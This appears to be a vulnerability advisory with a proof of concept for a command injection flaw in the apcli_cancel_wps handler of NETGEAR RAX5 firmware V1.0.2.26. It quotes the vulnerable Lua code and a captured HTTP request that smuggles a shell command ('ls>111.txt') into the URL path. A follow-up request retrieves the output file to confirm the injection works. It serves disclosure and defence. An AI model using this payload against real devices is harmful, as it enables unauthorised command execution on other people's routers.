yanggao017 netgear_rax5_vuln


ecc7ca5 · 5 months ago

50 lines (36 loc…

NETGEAR RAX5 V1.0.2.26 Command Injection (apcli_cancel_wps)

Product Information

- Device: NETGEAR RAX5
- Firmware Version: V1.0.2.26
- Manufacturer's website information：https://www.netgear.com/
- Firmware download address ：https://www.downloads.netgear.com/files/GDC/RAX5/RAX5_V1.0.2.26_1.zip or https://www.netgear.com/support/download/?model=RAX5



Vulnerability Description

In the `/usr/lib/lua/luci/controller/mtkwifi.lua` file, there is a **command injection vulnerability** in the `apcli_cancel_wps` function via the `ifname` parameter.

```
1414 function apcli_cancel_wps(ifname)
1415     local ret_value = {}
1416     os.execute("iwpriv "..ifname.." set WscStop=1")
1417     os.execute("miniupnpd.sh init")
1418     -- check interface value to correlate with nvram as values will be like apclixxx
1419     os.execute("wps_action.lua "..ifname)
1420     ret_value["apcli_cancel_wps"] = "OK"
1421     http.write_json(ret_value)
1422 end
```

Entry: `/admin/mtk/wifi/apcli_cancel_wps/arg`

```
102     entry({"admin", "mtk", "wifi", "apcli_cancel_wps"}, call("apcli_cancel_wps")).leaf = true;
```

Payload

We can trigger this vulnerability by injecting the `ls%3E111.txt` (ls>111.txt) command using the following payload.

```
GET /cgi-bin/luci/admin/mtk/wifi/apcli_cancel_wps/;ls%3E111.txt;/dev0/1 HTTP/1.1
Host: 192.168.187.136
Connection: close
Cache-Control: max-age=0
sec-ch-ua: "Google Chrome";v="131", "Chromium";v="131", "Not_A Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: sysauth=2066ce7be48fd3ba36e4135e973cd840
```

Request

Raw | Params | Headers | Hex

```
GET /cgi-bin/luci/admin/mtk/wifi/apcli_cancel_wps/;ls%3E111.txt;/dev0/1 HTTP/1.1
Host: 192.168.187.136
Connection: close
Cache-Control: max-age=0
sec-ch-ua: "Google Chrome";v="131", "Chromium";v="131", "Not_A Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: sysauth=2066ce7be48fd3ba36e4135e973cd840
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=utf-8
Cache-Control: no-cache
Expires: 0
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 25

{"apcli_cancel_wps":"OK"}
```

After the injection, we can verify the result.

Request

Raw | Headers | Hex

```
GET /111.txt HTTP/1.1
Host: 192.168.187.136
Connection: close
Cache-Control: max-age=0
sec-ch-ua: "Google Chrome";v="131", "Chromium";v="131", "Not_A Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/131.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Connection: close
ETag: "134-34-675b9c32"
Last-Modified: Fri, 13 Dec 2024 02:30:10 GMT
Date: Fri, 13 Dec 2024 02:31:03 GMT
Content-Type: text/plain
Content-Length: 52

1.txt
11.txt
111.txt
cgi-bin
index.html
luci-static
```